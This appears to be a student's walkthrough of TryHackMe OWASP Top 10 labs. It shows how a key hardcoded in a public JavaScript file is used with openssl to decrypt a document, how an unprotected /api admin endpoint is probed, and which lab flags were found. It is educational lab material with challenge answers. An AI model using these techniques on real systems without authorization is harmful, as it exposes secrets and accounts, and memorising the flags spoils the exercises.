
What's the flag?

THM{CRYPTO_FAILURE_H4RDCOD3D_K3Y}


✓ Correct Answer

Explanation


After navigating the web with my target IP address , I got an interface with secure document viewer with an encrypted document and the hash was just in the public.



I viewed the source code of the page as shown in the screenshot below.



The key was hardcoded inside the public JavaScript file `/static/js/decrypt.js`, and from the screenshot below the key is `my-secret-key-16`.




Since now i have the secret key , i used this formula to open the encrypted document

echo

```
"Nzd42HZGgUIUlpILZRv0jeIXp1WtCERwR+j/w/lnKbmug31opX0BWY+pwK92rkhjwdf9
4mgHfLtF26X6B3pe2fhHXzIGnnvVruH7683KwvzZ6+QKybFWaedAEtKnYkhe" | openssl
enc -aes-128-ecb -d -a -K $(echo -n "my-secret-key-16" | xxd -p).
```

Cipher: AES,Mode: ECB,Padding: PKCS5,Key size: 128 bits,Secret key:
my-secret-key-16,Format: Base64

The above formula decrypts the document using the openssl that was used to encrypt the file at first, decrypt using aes-128 ,decrypt using base 64 and using the secret key provided.



```
root@ip-10-112-187-176: ~  
File Edit View Search Terminal Help  
root@ip-10-112-187-176:~# echo "Nzd42HZGgUIUlPILZRv0jeIXp1WtCErW+j/w/  
lnKbmug31opX0BWy+pwK92rkhjwdf94mgHfLtF26X6B3pe2fhHXzIGnnvVruH7683KwvzZ  
6+QKybFWaedAEtknYkhe" | openssl enc -aes-128-ecb -d -a -K $(echo -n "m  
y-secret-key-16" | xxd -p)  
CONFIDENTIAL: The admin password is 'admin123'. Flag: THM{CRYPTO_FAILU  
RE_H4RDCOD3D_K3Y}root@ip-10-112-187-176:~#  
root@ip-10-112-187-176:~#
```

4 Your streak has increased.
You're 3 streaks away from a badge!

THM AttackBox

10:08 AM 2/26/2026 12

1.5 AS06:Insecure Design

Insecure design happens when flawed logic or architecture is built into a system from the start.

What is the flag?

Answer: **THM{1NS3CUR3_D3SIGN_4SSUMPT10N}**


What's the flag?

THM{1NS3CUR3_D3SIGN_4SSUMPT10N}


✓ Correct Answer

Explanation:


After navigating my IP address, I got the interface secure chat.



I tried navigating the `/api/users/` and found that I could get users. i tried `/api/messages/`



Since `/api/users` leaked user accounts, it was logical to look for other similar resources under `/api`, i used `/admin` and got the flag.



Conclusion and summary.

By analyzing these vulnerabilities, I demonstrated that a system's security was only as strong as its weakest architectural choice, proving that true protection had to be built into the foundation rather than added at the end. I learned that **Insecure Design (AS06)** occurred when developers relied on superficial client-side checks, such as the mobile-only restriction I bypassed by directly targeting the `/api/messages/admin` endpoint. I also discovered that **Software Supply Chain Failures (AS03)** arose from trusting unvetted third-party libraries, as seen when I triggered a hidden “backdoor” using the `{"data": "debug"}` JSON payload.

Furthermore, the **Cryptographic Failure (AS04)** I exploited showed me that even strong algorithms like AES-128 became ineffective when key management was poorly implemented, particularly when secret keys were hardcoded into publicly accessible files like `decrypt.js`. Finally, the **Security Misconfiguration (AS02)** issues, including active debug modes, reinforced my understanding that a secure development lifecycle required treating every dependency with caution, keeping system designs simple enough to audit, and ensuring that all critical logic and sensitive secrets remained strictly on the server side.

OWASP 10 2025:Insecure Data Handling

1.1 Introduction

In this module we will handle the below:

- A04: Cryptographic Failures
- A05: Injection
- A08: Software or Data Integrity Failures

I'm ready!

No answer needed

✓ Correct Answer

1.2 A04:Cryptographic Failures

Cryptographic failure is when the encryption is not done properly or it is not done at all. Sensitive information such as passwords should be hashed using robust, slow hashing functions like bcrypt, scrypt, or Argon2. When encrypting data, avoid creating your own algorithms; instead, rely on trusted, industry-standard libraries.

Decrypt the encrypted notes. One of them will contain a flag value. What is it?

Answer: **THM{WEAK_CRYPTO_FLAG}**

Decrypt the encrypted notes. One of them will contain a flag value. What is it?

